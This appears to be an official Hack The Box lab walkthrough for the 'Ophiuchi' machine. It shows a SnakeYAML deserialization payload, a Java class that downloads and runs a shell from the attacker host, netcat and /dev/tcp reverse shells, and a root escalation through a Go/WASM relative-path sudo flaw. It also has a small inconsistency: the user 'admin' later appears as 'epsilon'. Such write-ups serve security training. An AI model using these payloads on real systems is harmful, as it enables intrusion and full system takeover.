Ophiuchi

24th June 2021 / Document No. D21.100.122

Machine Creator: felamos

Prepared By: PwnMeow

Difficulty: Medium

Classification: Official

Synopsis

Ophiuchi is a Medium linux machine that features an Apache tomcat server hosting a Java Website. The website hosts an "Online YAML Parser" which is vulnerable to insecure java deserialization. We get remote code execution as tomcat. While enumerating we find clear text credentials for the admin user. We observe that admin user can run a program in GO language as root which loads a web assembly file which executes a script based on results. We can modify the results and get code execution as user root.

Note: IP target address might differ.

Skills required


- Linux Enumeration
- Web Enumeration

Skills learned

- YAML Deserialization
- Web Assembly Decompilation
- Go and Web Assembly Source Code Analysis

Enumeration

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.11.24 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.24
```




```
nmap -p$ports -sC -sV 10.10.11.24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-19 14:07 IST
Nmap scan report for 10.10.11.24
Host is up (0.13s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1
8080/tcp open  http    Apache Tomcat 9.0.38
|_http-title: HTTP Status 404 \xE2\x80\x93 Not Found
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap reveals two open ports running SSH (22) and Apache Tomcat (8080).


Tomcat



YAML (YAML Ain't Markup Language) is a popular configuration and serialization language. It's used by a wide variety of programs such as kubernetes, ansible etc. Let's try a simple line in YAML syntax such as the following:

```
name : "something"
```

Submitting the form returns the following response:



```
Due to security reason this feature has been temporarily on hold. We will soon fix the issue!
```

As every serialization format, YAML based parsers are vulnerable to insecure deserialization as well. Perhaps this is why web was moved from / to /yaml and we know its java application. There are three Java based libraries for parsing YAML.


- Snake YAML
- jYAML
- YamlBeans

Foothold

The following payload can be used to verify if it's possible to invoke methods through deserialization.

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.2/"]
  ]]
]
```

The payload above creates an object of type `URL` with the argument of our ip `10.10.14.2`, resulting in an HTTP request. We start a python HTTP server and submit the payload above.



```
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.24 - - [14/Oct/2020 14:34:34] code 404, message File not found
10.10.11.24 - - [14/Oct/2020 14:34:34] "HEAD /META-INF/services
/javax.script.ScriptEngineFactory HTTP/1.1" 404 -
```

We do get a request back which proves that web application is vulnerable.

A payload can be generated with this PoC. We clone the repository and edit the `src/artsploit/AwesomeScriptEngineFactory.java` file to replace the exec code with our reverse shell payload.


```
<SNIP>
  public AwesomeScriptEngineFactory() throws Exception {
        try {
            Process p = Runtime.getRuntime().exec("wget 10.10.14.2/shell -O
/tmp/shell");
            p.waitFor();
            p = Runtime.getRuntime().exec("chmod +x /tmp/shell");
            p.waitFor();
            p = Runtime.getRuntime().exec("/tmp/shell");
            p.waitFor();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
<SNIP>
```

The code above downloads a shell from our server and then executes it. We create a file named shell with the following contents:

```
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4444 >/tmp/f
```

We compile and run the payload as follows.

```
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .
```




```
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .

added manifest
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javax.script.ScriptEngineFactory(in = 36)
(out= 38)(deflated -5%)
adding: artsploit/(in = 0) (out= 0)(stored 0%)
adding: artsploit/AwesomeScriptEngineFactory.java(in = 1498) (out=
408)(deflated 72%)
adding: artsploit/AwesomeScriptEngineFactory.class(in = 1625) (out=
683)(deflated 57%)
```

This it will generate a JAR file `yaml-payload.jar` which we can serve and force YAML parser to execute it.

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://10.10.14.2/yaml-payload.jar"]
  ]]
]
```

Sending the payload above should return a reverse shell as the `tomcat` user.



```
nc -lvnp 4444

Listening on 0.0.0.0 4444
Connection received on 10.10.11.24 33496
$ id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
$
```

Lateral Movement

Tomcat is located at `/opt/tomcat` and it's configuration file is located at `/opt/tomcat/conf/tomcat-users.xml`. This file reveals the password for the user `admin` as `whythereisalimit`.

```
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
```


The password can be used to SSH as user `admin`.

```
ssh admin@10.10.11.24
admin@10.10.11.24's password: whythereisalimit

Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)
<SNIP>
admin@ophiuchi:~$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin)
```

Privilege Escalation

Enumeration of sudo privileges reveals a restricted command.




```
epsilon@ophiuchi:~$ sudo -l
Matching Defaults entries for epsilon on ophiuchi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local
/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User epsilon may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
```

Let's try to run the command and observe the output.

```
sudo /usr/bin/go run /opt/wasm-functions/index.go
```




```
epsilon@ophiuchi:~$ sudo /usr/bin/go run /opt/wasm-functions/index.go
panic: runtime error: index out of range [0] with length 0

goroutine 1 [running]:
<SNIP>
        /root/go/src/github.com/wasmerio/wasmer-go/wasmer
/instance.go:82 +0xc9
main.main()
        /opt/wasm-functions/index.go:14 +0x6d
exit status 2
```

We get an error running the script because we are in the wrong directory and some elements of the script are not present in the path environmental.

```
cd /opt/wasm-functions
sudo /usr/bin/go run /opt/wasm-functions/index.go
```



```
epsilon@ophiuchi:/opt/wasm-functions$ sudo /usr/bin/go run /opt/wasm-functions/index.go

Not ready to deploy
```

Switching directories and executing the script now returns `Not ready to deploy`. We can review the source code.

```go
package main
import (
        "fmt"
        wasm "github.com/wasmerio/wasmer-go/wasmer"
        "os/exec"
        "log"
)
func main() {
        bytes, _ := wasm.ReadBytes("main.wasm")
        instance, _ := wasm.NewInstance(bytes)
        defer instance.Close()
        init := instance.Exports["info"]
        result,_ := init()
        f := result.String()
        if (f != "1") {
                fmt.Println("Not ready to deploy")
        } else {
                fmt.Println("Ready to deploy")
                out, err := exec.Command("/bin/sh", "deploy.sh").Output()
                if err != nil {
                        log.Fatal(err)
                }
                fmt.Println(string(out))
        }
}
```

The script loads `main.wasm` and creates it's instance. It then retrieves an instance of the `info` function and executes it. The result of the function is checked, based on which the program executes `deploy.sh`. Lets take a look at `deploy.sh`:

```bash
#!/bin/bash

# ToDo
# Create script to automatic deploy our new web at tomcat port 8080
```


As we can observe this script is incomplete. We try to reverse engineer the `main.wasm` and understand how it works. The `.wasm` extension is usually associated with the Web Assembly language. It's possible that the binary consists of compiled WASM code.

The wabt contains a set of tools which can be used to reverse engineer the binary. We issue the commands below to build the binaries.

```
git clone --recursive https://github.com/WebAssembly/wabt
mkdir build && cd build
cmake ..
cmake --build .
```

Next we use the following commands to transfer the wasm file and decompile it.

```
scp epsilon@10.10.11.24:/opt/wasm-functions/main.wasm .
./wasm-decompile main.wasm
```



```
./wasm-decompile main.wasm

export memory memory(initial: 16, max: 0);

global g_a:int = 1048576;
export global data_end:int = 1048576;
export global heap_base:int = 1048576;

table T_a:funcref(min: 1, max: 1);

export function info():int {
  return 0
}
```

The WASM code exports a function named `info()` (as seen in the Go script earlier) which just returns a 0 value. We can then create and compile a new WASM binary which returns `1` and executes `deploy.sh`.

We write some code in Web Assembly Text (WAT) format and compile it to WASM.

```
(module
  (func (export "info") (result i32)
        i32.const 1
  )
)
```

The simple code above just defines an export named `info` which returns `1`. Let's compile it using `wat2wasm` and transfer this binary using `scp`.

```
./wat2wasm main.wat -o main.wasm
scp main.wasm epsilon@10.10.11.24:/tmp/main.wasm
```


Next, we create a file `/tmp/deploy.sh` with the following contents:

```
#!/bin/bash
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.2/1234 0>&1'
```

As the Go script doesn't use absolute paths, it'll end up using our crafted `main.wasm` and execute the `deploy.sh`.

```
chmod +x /tmp/deploy.sh
cd /tmp
sudo /usr/bin/go run /opt/wasm-functions/index.go
```

Executing the commands above should return a reverse shell as user root.



```
rlwrap nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Listening on 0.0.0.0 1234
Connection received on 10.10.11.24 55586
root@ophiuchi:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```